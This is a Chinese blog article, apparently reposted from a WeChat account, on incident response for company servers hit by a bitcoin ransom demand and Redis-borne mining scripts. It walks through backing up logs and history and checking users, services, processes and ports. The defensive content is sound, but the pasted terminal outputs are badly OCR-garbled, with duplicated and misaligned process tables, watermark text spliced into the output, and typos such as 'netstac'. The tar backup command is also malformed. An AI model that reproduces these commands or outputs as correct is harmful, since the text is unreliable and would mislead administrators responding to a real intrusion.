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原文链接: https://mp.weixin.qq.com/s/eUTZsGUGSO0AeBUaxq4Q2w

本文由 干货集中营 收集整理: http://www.nmd5.com/test/index.php

0前言


应急响应这一专题,本来并没有打算写。正如公众号的说明所言,比较想分享安全测试、漏洞赏析、渗透技巧、企业安全,其中特别是企业安全建设,这也是当初离职的初衷--到甲方看看安全怎么做?从另一个角度来全新的认识安全,同时也将在乙方的积累尽情发挥,做更多新鲜的、有挑战性的、安全落地的事情。

记得刚到公司不久,便遇到安全事件发生。因为之前没有人处理过、没人会太在意,所以当我看到时、非常吃惊大家的不在意,内网几台服务器被远程植入挖矿脚本,情况别说有多么危急了。

1安全事件描述

1.1 开发服务器被勒索

主机xx.xx.xx出现异常: cpu高达700%, 且登录出现访问外链的异常提醒:



按照提示访问该链接,

https://www.zerobin.net/?abe30023883da9e6#s3HY7/0chzaTWdEitKSw86/WKkprj7x3NEE9usy6JRs=显示该主机已经感染RANSOMWARE比特币敲诈病毒,要想避免服务器上的文件信息泄露需要想向黑客支付2个比特币。



1.2 redis主机被植入挖矿脚本

x. x. x. x x. x. x1. x2

x. x. x3. x4 x. x. x5. x6

2 重要日志备份

2.1 系统日志

包括message、secure、cron、mail等系统日志。

cd /var/log && ls -al

```
root@jt-web-test-17 /var/log #
ls -al
total 203384
 drwxr-xr-x. 14 root root
                                    4096 Apr 1 03:39 .
 drwxr-xr-x. 21 root root
                                   4096 Mar 11 20:24 ..
-rw-----. 1 root root
-rw-----. 1 root root
                                   5518 Oct 9 2014 anaconda.ifcfg.log
                                  20637 Oct 9 2014 anaconda.log
35383 Oct 9 2014 anaconda.program.log
-rw-----. 1 root root
 -rw-----. 1 root root
                                  89345 Oct 9 2014 anaconda.storage.log
 -rw-----. 1 root root
                                  63587 Oct 9 2014 anaconda.syslog
 -rw-----. 1 root root
                                  25322 Oct 9 2014 anaconda.yum.log
                              4096 Apr 7 13:08 <u>audit</u>
3764 Mar 19 10:23 <u>boot.log</u>
26630400 Apr 7 13:08 <u>otmp</u>
30085632 Apr 1 03:34 btmp-20170401
 drwxr-x---. 2 root root
 -rw-r--r-- 2 root root
 -rw----- 1 root utmp
 -rw----- 1 root utmp
 drwxr-xr-x 2 root root
                                   4096 Nov 11 2010 ConsoleKit
                               2524969 Apr 7 13:10 cron
138992 Mar 5 03:28 cron-20170305
134817 Mar 13 11:37 cron-20170313
95721 Mar 19 11:07 cron-20170319
 -rw----- 1 root root
 -rw----- 1 root root
                                                                             ←定时任务日志
 -rw----- 1 root root
 -rw----- 1 root root
 -rw----- 1 root root
                                 270831 Mar 26 03:32 cron-20170326
 drwxr-xr-x 2 lp
                                   4096 Aug 17 2013 cups
                       sys
 -rw-r--r-- 1 root root
                                  23059 Mar 19 02:08 dmesg
                                  23059 Mar 18 08:28 dmesg.old
 -rw-r--r-- 1 root root
 -rw-r--r-- 1 root root
                                   1815 Mar 19 10:23 docker
 -rw----- 1 root root
                                      0 Jan 23 2016 dracut.log
 -rw-r--r-. 1 root root
                                 150558 Oct 9 2014 dracut.log-20150101
                                 192601 Jan 22 2016 dracut.log-20160123
drwxr-x--- 2 root root
drwxr-xr-x 2 root root
drwxr-xr-x 2 root root
                                   4096 Apr 5 16:59 e)abberd 4096 Aug 7 2016 httpd 4096 Aug 8 2014 koan Apache http服务日志目录 4096 Aug 8 2014 koan
                                 148044 Apr 7 13:01 lastlog
-rw-r--r-. 1 root root
 -rw----- 1 root root 11485420 Apr 5 12:17 maillog
                                    0 Feb 26 03:11 maillog-20170305
867 Mar 13 10:25 maillog-20170313
 -rw----- 1 root root
                                                                            ▲ 邮件 ○ 裁的安全视界观
 -rw----- 1 root root
```

```
7953232 Mar 13 11:32 messages-20170313
-rw----- 1 root root
                                                             ← message日志
-rw----- 1 root root
                         29812688 Mar 19 11:06 messages-20170319
-rw----- 1 root
                  root
                         8550692 Mar 26 03:31 messages-20170326
                            4096 Sep 17 2015 nginx
drwxr-xr-x 2 root
                  root
-rw-r--r-- 1 root
                            9996 Mar 30 14:46 ntp.log
                  root
drwxr-xr-x 2 ntp
                  ntp
                            4096 Nov 24 2013 ntpstats
-rw-r--r-- 1 root
                  root
                          2220108 Apr 5 12:31 redis 6379.log
                                                              ▼ redis日志
drwxr-xr-x 2 riak
                  riak
                            4096 Dec 17 2015 riak
                            4096 Apr 7 00:00 sa
drwxr-xr-x 2 root
                  root
drwx---- 2 root
                  root
                            4096 Dec 19 03:34 salt
-rw----- 1 root
                  root
                         35539170 Apr 7 13:10 secure
                         1191493 Mar 5 03:20 secure-20170305
-rw----- 1 root root
                          8785526 Mar 13 11:35 secure-20170313
-rw----- 1 root
                  root
                                                              安全登录日志
                          7964339 Mar 19 11:05 secure-20170319
-rw----- 1 root
                  root
-rw----- 1 root root
                          8272986 Mar 26 03:30 secure-20170326
-rw----- 1 root
                               0 Mar 26 03:32 spooler
                  root
-rw----- 1 root root
                               0 Feb 26 03:11 spooler-20170305
-rw----- 1 root
                  root
                               0 Mar 5 03:28 spooler-20170313
-rw----- 1 root
                  root
                               0 Mar 13 11:37 spooler-20170319
                               0 Mar 19 11:07 spooler-20170326
-rw----- 1 root root
-rw-----. 1 root root
                               0 Oct 9 2014 tallylog
-rw-rw-r-- 1 root
                  utmp
                           31872 Apr 7 13:01 wtmp
-rw-rw-r--. 1 root utmp
                          1052928 Dec 21 20:17 wtmp-20161222
-rw----- 1 root root
                               0 Mar 26 03:32 xferlog
-rw----- 1 root
                          1220184 Mar 5 00:58 xferlog-20170305
                  root
-rw----- 1 root root
                          6616307 Mar 13 11:35 xferlog-20170313
-rw----- 1 root
                  root
                           92096 Mar 17 18:03 xferlog-20170319
-rw----- 1 root root
                         2640489 Mar 22 14:34 xferlog-20170326
-rw----- 1 root root
                              90 Jan 24 09:56 yum.log
-rw----- 1 root
                  root
                            17931 Oct 24 2014 yum.log-20150101
-rw----- 1 root root
                            1795 Dec 22 2015 yum.log-20160101
                                                                  (1) 我的安全视界观
-rw----- 1 root root
                            5930 Nov 2 15:33 yum.log-20170101
drwxr-xr-x 2 zabbix zabbix
                            4096 Mar 26 03:32 zabbix
```

压缩打包整个/var/log目录至/tmp:


tar -zcvf /var/log.tar.gz/var/log

mv log.tar.gz /tmp

名称	修改日期	类型	大小
☐ lastlog	201//4// 13:01	又作	145 KB
maillog	2017/4/5 12:17	文件	11,217 KB
maillog-20170305	2017/2/26 3:11	文件	0 KB
maillog-20170313	2017/3/13 10:25	文件	1 KB
maillog-20170319	2017/3/19 10:23	文件	1 KB
maillog-20170326	2017/3/25 21:25	文件	314 KB
messages	2017/4/7 13:22	文件	3,072 KB
messages-20170305	2017/3/5 3:20	文件	10,220 KB
messages-20170313	2017/3/13 11:32	文件	7,767 KB
messages-20170319	2017/3/19 11:06	文件	29,114 KB
messages-20170326	2017/3/26 3:31	文件	8,351 KB
% ntp	2017/3/30 14:46	Text Documer	nt 10 KB
% redis_6379	2017/4/5 12:31	Text Documer	nt 2,169 KB
secure	2017/4/7 13:20	文件	34,707 KB
secure-20170305	2017/3/5 3:20	文件	1,164 KB
secure-20170313	2017/3/13 11:35	文件	8,580 KB
secure-20170319	2017/3/19 11:05	文件	7,778 KB
secure-20170326	2017/3/26 3:30	文件	8,080 KB
spooler	2017/3/26 3:32	文件	0 KB
spooler-20170305	2017/2/26 3:11	文件	0 KB
spooler-20170313	2017/3/5 3:28	文件	(C) 我的安全视器》
Chapter 20170210	2017/2/12 11-27	17 14	U ND

2.2 history备份

备份history至/tmp/history.txt,用于查看恶意攻击者执行了哪些操作。



3系统状态查看

系统状态主要包括网络、服务、端口、进程等状态,是否存在异常。

3.1 查看在线用户(未见异常账户)

W last -xad



3.2 查看系统服务 (待确定)

chkconfig --list

系统开启服务较多,难以排查。

通过该命令可以查看哪些服务可能存在安全漏洞。

```
root
chkconfig -----
atd
               0:off 1:off 2:off 3:on
                                             4:on 5:on
                                                             6.off
auditd
                0:off 1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
blk-availability
                       0:off 1:on
                                                                     6:off
                                      2:on
                                              3:on
                                                     4:on
                                                             5:on
bmc-watchdog 0:off 1:off 2:off 3:on
                                              4:off
                                                     5:on
                                                             6:off
caconfia
                0:off 1:off 2:off
                                      3:off
                                              4:off
                                                     5:off
                                                             6:off
                0:off
cgred
                      1:off 2:off
                                      3:off
                                              4:off
                                                     5:off
                                                             6:off
collectd
                0:off 1:off 2:off 3:off
                                             4:off
                                                     5:off
                                                             6:off
crond
                0:off 1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
 cups
                0:off
                       1:off
                              2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
                0:off 1:off 2:on
docker
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
                0:off 1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
apm
haldaemon
                0:off 1:off 2:off 3:on
                                                             6:off
                                              4:on
                                                     5:on
htcacheclean
                0:off
                       1:off
                              2:off
                                      3:off
                                              4:off
                                                     5:off
                                                             6:off
httpd
                0:off 1:off 2:off
                                      3:off
                                             4:off
                                                     5:off
                                                             6:off
ip6tables
                0:off 1:off 2:off
                                      3:off
                                             4:off
                                                     5:off
                                                             6:off
                0:off
                      1:off 2:off
                                      3:off
                                             4:off
                                                     5:off
                                                             6:off
 ipmi
                0:off
                      1:off 2:off
 ipmidetectd
                                      3:on
                                              4:off
                                                     5:on
                                                             6:off
 ipmievd
                0:off 1:off 2:off 3:off
                                             4:off
                                                             6:off
                                                     5:off
 iptables
                0:off 1:off 2:off 3:off
                                             4:off
                                                     5:off
                                                             6:off
 libvirt-quests 0:off
                       1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
               0:off
lvm2-monitor
                      1:on
                              2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
 lxc
                0:off 1:off 2:off 3:off
                                             4:off
                                                     5:off
                                                             6:off
messagebus
                0:off
                      1:off 2:on
                                      3:on
                                              4:on
                                                     5:0n
                                                             6:off
mysql
                0:off
                      1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
                0:off 1:off 2:off 3:off
netconsole
                                             4:off
                                                     5:off
                                                             6:off
                0:off 1:off 2:off 3:on
netfs
                                              4:on
                                                     5:on
                                                             6:off
network
                0:off
                      1:off 2:on
                                                             6:off
                                      3:on
                                              4:on
                                                     5:on
                0:off
                      1:off 2:off
                                      3:off
                                             4:off
                                                     5:off
                                                             6:off
nginx
ntpd
                0:off 1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
                0:off 1:off 2:off 3:off
                                             4:off
                                                     5:off
                                                             6:off
ntpdate
portreserve
                0:off
                      1:off
                              2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
                0:off 1:off 2:on
                                      3:on
                                              4:on
                                                     5:on
                                                             6:off
postfix
                0:off 1:off 2:off 3:off 4:off 5:off 公認的安全视界观
quota_nld
rdisc
                0:off 1:off 2:off 3:off 4:off 5:off 6:off
rdisc
           0:off 1:off 2:off 3:off 4:off 5:off
          0:off 1:off 2:on 3:on 4:on 5:on 6:off
0:off 1:off 2:off 3:off 4:off 5:off 6:off
redis 6379
restorecond
rsyslog
                      2:on
                            3:on
                                        5:on
salt-minion
           0:off
                1:off 2:on 3:on 4:on 5:on
1:off 2:off 3:off 4:off 5:off
                                             6:off
saslauthd
                                             6:off
           0:off
                1:off 2:off 3:off 4:off 5:off
snmptrapd
           0:off
                1:off 2:off 3:off 4:off 5:off 6:off
                1:off 2:on
                                             6:off
sshd
                            3:on
                                  4:on
                                        5:on
synserve
           0:off 1:off 2:off 3:off 4:off 5:off
                                             6:off
                1:on 2:on 3:on 4:on 5:on
1:off 2:off 3:off 4:off 5:off
avastat
           0:off
                                             6:off
tomcat
           0:off 1:on
0:off 1:off
                      2:on
2:off
                            3:on
3:off
                                 4:on
4:off
                                       5:on
5:off
udev-post
                                             6:off
vncserver
                                             6:off
vsftpd
                1:off 2:off 3:off 4:off
                                       5:off
                                             Cot线的安全视界观
6:off
webmin 0:off 1:off 2:on 3:on 4:off 5:on
zabbix-agent 0:off 1:off 2:on 3:on 4:on 5:on
```

3.3 杳看当前进程(待确定)

ps -ef

roote								
			17 /	va	# #			
ps -ef								
UID		PID :	PPID	C	STIME	TTY	TIME	CMD
root		1	0	0	Mar19	?	00:00:09	/sbin/init
root		2	0	0	Mar19	?	00:00:00	[kthreadd]
root		3	2	0	Mar19	?	00:00:26	[ksoftirgd/0]
root		5	2	0	Mar19	?	00:00:00	[kworker/0:0H]
root		7	2					[migration/0]
root		8	2				00:00:00	
root		9	2		Mar19			[rcu sched]
root		10	2					[watchdog/0]
root		11	2		Mar19			[watchdog/1]
			2		Mar19			
root		12						[migration/1]
root		13	2					[ksoftirqd/1]
root		15	2		Mar19			[kworker/1:0H]
root		16	2		Mar19			[watchdog/2]
root		17	2					[migration/2]
root		18	2	0	Mar19			[ksoftirqd/2]
root		20	2	0	Mar19	?	00:00:00	[kworker/2:0H]
root		21	2	0	Mar19	?	00:00:07	[watchdog/3]
root		22	2	0	Mar19	?	00:00:03	[migration/3]
root		23	2	0	Mar19	?	00:00:02	[ksoftirgd/3]
root		25	2					[kworker/3:0H]
root		26	2					[watchdog/4]
root		27	2		2277 23			[migration/4]
root		28	2		Mar19			[ksoftirqd/4]
root		30	2					[kworker/4:0H]
root		31	2					[watchdog/5]
root								
		32	2	0	Mar19	?	00:00:02	[migration/5]
root		32 33	2	0	Mar19 Mar19	?	00:00:02 00:00:02	[migration/5] [ksoft之]数的安全视界观
root		32	2	0	Mar19	?	00:00:02 00:00:02	[migration/5]
root	27	32 33	2 2 2	0	Mar19 Mar19 Mar19	?	00:00:02 00:00:02	[migration/5] [ksoft之]数的安全视界观
root root	27 28	32 33 35	2 2 2	0	Mar19 Mar19 Mar19	? ? ?	00:00:02 00:00:02	[migration/5] [ksoft之]数的安全视界观
root	28 30 31	32 33 35 2 0 Ma 2 0 Ma 2 0 Ma 2 0 Ma	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00	? ? ? [migration/4] [ksoftirqd/4] [context [watchdog/5]	00:00:02 00:00:02	[migration/5] [ksoft之]数的安全视界观
root root root root root root	28 30 31 32	32 33 35 2 0 Ma 2 0 Ma 2 0 Ma 2 0 Ma 2 0 Ma	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ! [migration/4] ! [ksoftingd/4] ! [watchdog/5] ! [migration/5] ! [migration/5]	00:00:02 00:00:02	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35	32 33 35 2 0 Ma 2 0 Ma	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [migration/5] ? [migration/5] ? [migration/5] 0 [ksoftirqd/5] 0 [ksoftirqd/5]	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36	32 33 35 2 0 Me 2 0 Me 2 0 Me 2 0 Me 2 0 Me 2 0 Me 2 0 Me	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ! [migration/4] ? [ksoftirqd/4] ? [watchdog/5] ? [migration/5] ? [ksoftirqd/5]] [ksorker/5:0H ? [watchdog/6]	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35	32 33 35 2 0 Ma 2 0 Ma	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [migration/5] ? [migration/5] ? [migration/5] 0 [ksoftirqd/5] 0 [ksoftirqd/5]	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40	32 33 35 2 0 Me 2 0 Me	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [ksoftirqd/4] ! [migration/5] ! [migration/5] ! [kworker/5:08 [watchdog/6] [migration/6] [ksoftirqd/6] [ksoftirqd/6]	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38	32 33 35 2 0 Me 2 0 Me	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ! ksoftirqd/e) ! ksoftirqd/e) ! ksoftirqd/f) ! ksoftirqd/file ! kso	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43	32 33 35 2 0 Me 2 0 Me	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ! (migration/4) ! (kaoftirqd/4) ! (kaoftirqd/5) ! (kaothdog/5) ! (kaothdog/5) ! (kaothdog/6) ! (kaothiqd/5) ! (kaothiqd/6) ! (kaothiqd/7) ! (kaothiqd/7)	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43 45	3 2 3 3 3 3 5 2 0 Me 2 0 0 Me 2 0 0 Me 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ! kmortingd/a) ! kmortingd/a) ! kmortingd/s] ! kmo	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40 41 42 43 45 46 47	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00 0:00:00:00 00:00:00 00:00:00	? ? ? ? ? ? ? ? ? !kmortingd/a] !watchdog/5] !kmortingd/5] !kmortingd/5] !kmortingd/6] !kmortingd/6] !kmortingd/6] !kmortingd/6] !kmortingd/6] !kmortingd/6] !kmortingd/6] !kmortingd/7]	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 Mar19 0:00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [watchlog/5] ! [migration/5] ! [migration/5] ! [ksoftirqd/5] ! [migration/6] ! [watchlog/5] ! [migration/6] ! [watchlog/1] ! [migration/6] ! [ksoftirqd/6] ! [watchlog/1] ! [migration/7] ! [migration/7] ! [ksoftirqd/7]	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [watchdog/5] ! [migration/5] ! [ksoftirqd/6] ! [migration/5] ! [ksoftirqd/6] ! [migration/6] ! [watchdog/5] ! [migration/6] ! [watchdog/1] ! [migration/7] ! [watchdog/1] ! [migration/7] ! [worker/5:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/8] ! [ksoftird/8] ! [ksofti	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50	32 33 35 2 0 Ma 2 0 0 Ma 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00:00:00:00:00:00:00:00:00:00:0	? ? ? ? ? ? ? ? ? ? ? !kmortingd/a] !watchdog/5] !watchdog/5] !kmorker/50 !watchdog/6] !watchdog/6] !watchdog/6] !watchdog/6] !watchdog/6] !kmorker/50 !kmorker/50 !kmorker/50 !kmorker/10	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [ksoftirqd/4] ! [watchdog/5] ! [migration/5] ! [ksoftirqd/6] ! [migration/5] ! [ksoftirqd/6] ! [migration/6] ! [watchdog/5] ! [migration/6] ! [watchdog/1] ! [migration/7] ! [watchdog/1] ! [migration/7] ! [worker/5:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/7:08] ! [ksoftirqd/8] ! [ksoftird/8] ! [ksofti	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50 51 52 53	32 33 35 2 0 Ma 2 0 0 Ma 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [kaoftirqd/4] ! [watchdog/5] ! [migration/5] ! [migration/5] ! [worker/5:08] ! [worker/5:08] ! [worker/5:08] ! [worker/6:08]	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50 51 52 53	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:0 00:00:0 00:00:0 00:00:0 00:00:0	? ? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [keoftirqd/4] ! [watchdog/5] ! [migration/5] ! [keoftirqd/6] ! [watchdog/6] ! [migration/6] ! [keorker/5:08 ! [watchdog/6] ! [migration/7] ! [keoftirqd/6] ! [keorker/6:08 ! [watchdog/7] ! [keorker/7:08 ! [kheyer] ! [keorker/7:08 ! [kheyer] ! [keorker/7:08 ! [kinden/7:08 ! [kin	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50 51 52 53 54 55 56 57	32 33 35 2 0 56 2 0 66 2 0 66	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:0 00:00:0 00:00:0 00:00:0 00:00:0	? ? ? ? ? ? ? ? ? ? ? ? !kmortingo/4] !kmortingo/4] !kmortingo/5] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/6] !kmortingo/7] !kmort	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 30 31 32 33 36 37 38 40 41 42 43 44 45 46 47 48 49 50 51 55 56 57 65	32 33 35 2 0 Me 2 0 0 Me 2 0 0	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:0 00:00:0 00:00:0 00:00:0 00:00:0	? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [kaoftirqd/4] ! [migration/5] ! [migration/5] ! [migration/5] ! [migration/5] ! [migration/6] ! [migration/6] ! [migration/6] ! [migration/6] ! [migration/7] ! [migration/7] ! [worker/6:08] ! [worker/6:08] ! [worker/7:08] ! [wor	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 37 38 40 41 42 43 44 47 49 50 51 55 56 66 67	32 3 3 3 3 3 5 5 5 5 6 6 6 6 6 6 6 6 6 6 6	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:00 00:00:00 00:00:00 00:00:00 00:00:	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	00:00:02 00:00:02 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 35 36 40 41 42 43 45 46 47 48 49 50 51 52 53 54 55 56 67 66 66 67 68	32 35 35 35 35 35 35 35 35 35 35 35 35 35	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 00:00:0 00:00:0 00:00:0 00:00:0 00:00:0	? ? ? ? ? ? ? ? ? ? ? ? !kmortingd/8] !kmortingd/9] !kmort	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 33 35 36 37 38 40 41 42 43 45 46 47 48 49 50 51 52 53 54 55 66 67 66 67 67 68	32 3 3 5 5 6 6 7 6 7 6 7 6 7 6 7 6 7 6 7 6 7 6	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0::00:00 0::00:00 0::00:00 0::00:00 0::00:00	? ? ? ? ? ? ? ? ? ? ? ? !kmortingd/8] !kmortingd/9] !kmort	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft之]数的安全视界观
root root root root root root root root	28 31 32 33 33 33 36 37 38 41 42 42 44 47 48 49 50 51 52 53 66 67 66 69	32 2 0 15 15 15 15 15 15 15 15 15 15 15 15 15	2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2 2	0	Mar19 Mar19 0:00:00:00 00:00:00 00:00:00 00:00:00 00:00:	? ? ? ? ? ? ? ? ? ? ? ? ? ! [migration/4] ! [kaoftirqd/4] ! [watchdoy/5] ! [migration/5] ! [watchdoy/5] ! [watchdoy/5] ! [watchdoy/5] ! [watchdoy/5] ! [watchdoy/5] ! [watchdoy/6] ! [watc	00:00:02 00:00:00 00:00:00	[migration/5] [ksoft企业设的安全视界观 [kworker/5:0H]

3.4 查看开放端口(待确定)

netstat -tunlp

```
root var #
netstac -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                        State
                                                                                    PID/Program name
                                                                        LISTEN
tcp
                 0 0.0.0.0:6379
                                             0.0.0.0:*
                                                                                    1214/redis-server *
                                              0.0.0.0:*
                                                                         LISTEN
                 0 0.0.0.0:10000
                                                                                    4797/perl
top
                 0 0.0.0.0:4369
                                             0.0.0.0:*
                                                                        LISTEN
                                                                                    23077/epmd
tcp
                 0 0.0.0.0:5269
                                             0.0.0.0:*
                                                                                    8675/beam.smp
                                                                         LISTEN
tcp
                 0 0.0.0.0:22
                                             0.0.0.0:*
                                                                         LISTEN
                                                                                    1199/sshd
tcp
                 0 127.0.0.1:631
                                              0.0.0.0:*
                                                                         LISTEN
                                                                                    1118/cupsd
top
                 0 127.0.0.1:25
                                              0.0.0.0:*
                                                                         LISTEN
                                                                                    4395/master
tcp
tcp
                 0 0.0.0.0:14431
                                              0.0.0.0:*
                                                                         LISTEN
                                                                                    8675/beam.smp
tcp
                 0 0.0.0.0:5280
                                              0.0.0.0:*
                                                                         LISTEN
                                                                                    8675/beam.smp
tcp
                 0 0.0.0.0:10050
                                              0.0.0.0:*
                                                                        LISTEN
                                                                                    4418/zabbix_agentd
tcp
                 0 0.0.0.0:5381
                                             0.0.0.0:*
                                                                        LISTEN
                                                                                    18675/./protoTrans
                                                                        LISTEN
tcp
                 0 0.0.0.0:5222
                                             0.0.0.0:*
                                                                                    8675/beam.smp
                                                                        LISTEN
                                                                                    18312/./admin
tcp
                 0 :::1323
                                             :::*
                                             :::*
                                                                        LISTEN
                                                                                   1214/redis-server *
10435/./xiaolv
                 0 :::6379
tcp
                                                                        LISTEN (
tcp
                 0 :::80
                                             ...*
                                                                                    1199/sshd
                 0 :::22
                                             :::*
                                                                        LISTEN
tcp
                                             :::*
top
                 0 ::1:631
                                                                         LISTEN
                                                                                    1118/cupsd
                                                                                    4418/zabbix_agentd
                 0 :::10050
                                             :::*
tcp
udp
                 0 0.0.0.0:10000
                                             0.0.0.0:*
                                                                                    4797/perl
udp
                 0 10.7.12.94:123
                                              0.0.0.0:*
                                                                                    1207/ntpd
                 0 127.0.0.1:123
                                              0.0.0.0:*
                                                                                    1207/ntpd
                 0 0.0.0.0:123
